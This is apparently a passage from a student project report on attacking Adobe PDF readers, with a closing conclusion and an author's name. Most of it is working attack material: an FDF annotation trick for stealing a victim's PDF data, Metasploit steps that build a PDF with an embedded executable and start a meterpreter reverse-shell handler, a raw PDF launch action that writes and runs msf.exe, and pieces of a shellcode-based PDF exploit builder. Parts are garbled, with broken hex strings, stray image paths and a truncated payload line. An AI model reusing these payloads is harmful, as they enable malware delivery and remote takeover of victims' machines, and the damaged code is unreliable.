{this[_0x749d[4]](_0x749d[3])}
```

in FDF to hide the injected annotation, we have just to modify the following key:


/Rect[188.895 758.279 222.252 794.679] ==>
/Rect[0 0 0 0]

Adobe reader does not show any warning dialog so an attacker can send the following link to a logged in victim to steal his PDF information:

http://example.com/data.pdf#FDF=http://example.com/stealingFDF.fdf

2. PDF Embed exe file:

2 .1 Metasploit.




```
msf > use exploit/windows/fileformat/adobe_pdf_embedded_exe_nojs
msf exploit(adobe_pdf_embedded_exe_nojs) > set lhost 192.168.1.3
lhost => 192.168.1.3
msf exploit(adobe_pdf_embedded_exe_nojs) > set lport 443
lport => 443
msf exploit(adobe_pdf_embedded_exe_nojs) > set filename MyPDF.pdf
filename => MyPDF.pdf
msf exploit(adobe_pdf_embedded_exe_nojs) > exploit

[*] Making PDF
[*] Creating 'MyPDF.pdf' file...
[+] MyPDF.pdf stored at /root/.msf4/local/MyPDF.pdf
msf exploit(adobe_pdf_embedded_exe_nojs) >
```


listening

```
  YOU DIDN'T SAY THE MAGIC WORD!
  YOU DIDN'T SAY THE MAGIC WORD!


Validate lots of vulnerabilities to demonstrate exposure
with Metasploit Pro -- Learn more on http://rapid7.com/metasploit

       =[ metasploit v4.12.22-dev                         ]
+ -- --=[ 1577 exploits - 906 auxiliary - 272 post        ]
+ -- --=[ 455 payloads - 39 encoders - 8 nops             ]
+ -- --=[ Free Metasploit Pro trial: http://r-7.co/trymsp ]

msf > use exploit/multi/handler
msf exploit(handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf exploit(handler) > set lhost 192.168.1.1
lhost => 192.168.1.1
msf exploit(handler) > set lport 443
lport => 443
msf exploit(handler) > exploit

[-] Handler failed to bind to 192.168.1.1:443:-  -
[*] Started reverse TCP handler on 0.0.0.0:443
[*] Starting the payload handler...
```

```
%PDF-1.5
\x4d\x5a\x90\x00\x03\x00\x00\x00\x04\x00\x00\x00\xff\xff\x00\x00\xb8\x00\x00\x00\x00\x00\x00\x00\x40\x00\x00\x00\
1 0 obj<</T#79p#65/C#61#74alo#67/O#75t#6c#69#6e#65s 2 0 R/#50ag#65#73 3 0 R/O#70enAct#69o#6e 5 0 R>>endobj
2 0 obj<</T#79pe/Out#6ci#6ees/#43#6f#75n#74 0>>endobj
3 0 obj<</T#79#70e/#50ag#65#73/Kids[4 0 R]/#43#6funt 1>>endobj
4 0 obj<</#54#79#70#65/P#61#67e/#50#61#72e#6e#74 3 0 R/M#65#64#69#61Box[0 0 612 792]>>endobj
5 0 obj<</#54#79#70#65/A#63tion/#53/#4c#61u#6e#63h/#57in << /F (cmd.exe) /P (/C echo Set o=CreateObject^
("Scripting.FileSystemObject"^):Set f=o.OpenTextFile^("MyPDF.pdf",1,True^):f.SkipLine:Set w=CreateObject^
("WScript.Shell"^):Set g=o.OpenTextFile^(w.ExpandEnvironmentStrings^("%TEMP%"^)+"\\msf.exe",2,True^):a=Split^
(Trim^(Replace^(f.ReadLine,"\\x"," "^)^)^):for each x in a:g.Write^(Chr^("&h" ^& x^)^):next:g.Close:f.Close >
1.vbs && cscript //B 1.vbs && start %TEMP%\\msf.exe && del /F 1.vbs
```

2.2. Silent PDF exploit


Silent PDF Exploit is a tool Coded in Python language CVE 2016 Working up to Adobe DC Versions and many before.
the content of the file tool is the following



In the script 'pdfcve' we enter the links of our malware file (extension exe) in order to launch the builder, as a


result we receive the pdf file generated (final.pdf).

```
"6170706C6963617469 6F6E2F7064663C2F64633A666F726D61743E0A202020202020"
"3C2F7264663A4465736372697074696F6E3E0A2020203C2F7264663A5244463E0A3C"
"2F783A786D706D6574613E0A3C7866646620786D6C6E733D2268747470 3A2F2F6E73"
"2E61646F62652E636F6D2F786664662F2220786D6C3A737061636553D2270726573 65"
"727665223E0A2020203C616E6E6F74732F3E0A3C2F786664663E3C2F7864703A7864"
"703E0A2020202020A656E64737472656 16D200A656E646F626A200A322030206F626A"
"200A3C3C0A2F5846412031203020520A3E3E0A656E646F626A200A332030206F626A"
"200A3C3C0A2F457874656E73696F6E73200A3C3C0A2F41444245200A3C3C0A2F4578"
"74656E73696F6E4C6576656C20330A2F426173655665727 3696F6E202F312E370A3E"
"3E0A3E3E0A2F506167657320342030205 20A2F4163726F466F726D2032203020520A"
"2F4E6565647352656E646572696E67207472756 50A2F547970652 02F436174616C6F"
"670A3E3E0A656E646F626A200A342030206F626A200A3C3C0A2F4B696473205B3520"
"3020523D0A2F5479706202F506167657 30A2F436F756E7420310A3E3E0A656E646F"
"626A200A352030206F626A200A3C3C0A2F506172656E74203420302052 0A2F4D6564"
"6961426F78205B302030203631322037393 25D0A2F5265736F757 26365732 00A3C3C"
"0A2F466F6E74200A3C3C0A2F4631200A3C3C0A2F426173654 66F6E74202F48656C76"
"65746963610A2F53756274797065202F547970653 10A2F4E616D65202F46310A3E3E"
"0A3E3E0A3E3E0A2F706466746B5F506167654E756D20310A2F436F6E74656E747320"
"3620302052 0A2F5479706202F506167650A3E3E0A656E646F626A200A362030206F"
"626A200A3C3C0A2F4C656E6774665203230A3E3E0A737472616D0A4254202F4631"
"2032342054662031303020313030205466 40A656E647374726 16D200A656E646F62"
"6A20787265660A3020370A303030303030303030302036353533352066200A303030"
"3030303031352030303030303020 6E200A303039313035353135392030303030320"
"6E200A303039313035353139332030303030206E200A303039313035353343920"
"3030303030206E200A303039313035353430382030303030206E200A3030393130"
"3535363033203030303030206E200A74726 1696C65720A0A3C3C0A2F526F6F742033"
"203020520A2F53697A652037 0A3E3E0A737461727478726 660A393130353536738"
"0A2525454F460A")

pay = "90" * 32
pay += "eb7731c9648b71308b760c8b761c8b5e088b7e208b3666394f1875f2c3608b6c
evilbuff = bytearray(binascii.unhexlify(pay))
evilbuff += "http:                                                    exe"
evilbuff += "\x00"
nops = "\x90" *(2000-len(evilbuff))
```



The pdf file can embed remote access tool such as njRat.

here is a map of the global coverage of njRAT's control servers


Time Period
3M
6M
1Y
From
Jan 07, 2014
To
Jul 07, 2014
Show CnC Locations

3. Adobe Acrobat Vulnerabilities

Vulnerability Trends Over Time

Year	# of Vulnerabilities	DoS	Code Execution	Overflow	Memory Corruption	Sql Injection	XSS	Directory Traversal	Http Response Splitting	Bypass something	Gain Information	Gain Privileges	CSRF	File Inclusion	# of exploits
1999	1		1	1											
2000	1		1	1											
2001	1														
2002	1														
2003	3		2	1											
2004	6		5	4											
2005	9	4	5	3											
2006	7	2	3		1							2			
2007	9	3	3		1		2		1				1		1
2008	11	2	8	4	1										3
2009	39	14	30	17	10					1		1			4
2010	68	35	60	33	29		2			3		1			4
2011	60	21	48	33	17		3			2		6			1
2012	30	24	30	24	23					1					
2013	66	30	60	49	30					3	1	1			
2014	44	17	35	17	17		1			5	4				
2015	137	29	61	39	24					61	20				
2016	20	11	17	11	11					1		2			
2017	2		1	2	1										
Total	515	192	370	239	165		8		1	77	25	13	1		13

affected version

Product	Track	Affected Versions	Platform
Acrobat DC	Continuous	15.017.20053 and earlier versions	Windows and Macintosh
Acrobat Reader DC	Continuous	15.017.20053 and earlier versions	Windows and Macintosh
Acrobat DC	Classic	15.006.30201 and earlier versions	Windows and Macintosh
Acrobat Reader DC	Classic	15.006.30201 and earlier versions	Windows and Macintosh
Acrobat XI	Desktop	11.0.17 and earlier versions	Windows and Macintosh
Reader XI	Desktop	11.0.17 and earlier versions	Windows and Macintosh

the recent vulnerability:

Vulnerability Details : CVE-2017-3010

Adobe Acrobat Reader versions 15.020.20042 and earlier, 15.006.30244 and earlier, 11.0.18 and earlier have an exploitable memory corruption vulnerability in the rendering engine. Successful exploitation could lead to arbitrary code execution.

Publish Date : 2017-03-31 Last Update Date : 2017-04-04

Collapse All Expand All Select Select&Copy Scroll To Comments External Links

Search Twitter Search YouTube Search Google

– CVSS Scores & Vulnerability Types

CVSS Score	10.0
Confidentiality Impact	Complete (There is total information disclosure, resulting in all system files being revealed.)
Integrity Impact	Complete (There is a total compromise of system integrity. There is a complete loss of system protection, resulting in the entire system being compromised.)
Availability Impact	Complete (There is a total shutdown of the affected resource. The attacker can render the resource completely unavailable.)
Access Complexity	Low (Specialized access conditions or extenuating circumstances do not exist. Very little knowledge or skill is required to exploit.)
Authentication	Not required (Authentication is not required to exploit the vulnerability.)
Gained Access	None
Vulnerability Type(s)	Execute Code Overflow Memory corruption
CWE ID	119

– Products Affected By CVE-2017-3010

Exploited vulnerabilities in this project:

CVE-2009-3956
CVE-2010-1240
CVE-2016

> Conclusion

In this project we learned that with pdfs and the embedded javascripts we can do several actions that can distract specific services in the wrong side and also we can use somme advanced scripts to reassure for example the good use from users.
We tried several basic tests on the PDF readers in order to find some new vulnerabilities, but we did not succeed, so we stopped at the level of exploitation of existed CVEs.
This project is not a stop of our research in the details of the pdfs. You will be informed by any advancement.

Imad ELACHCHI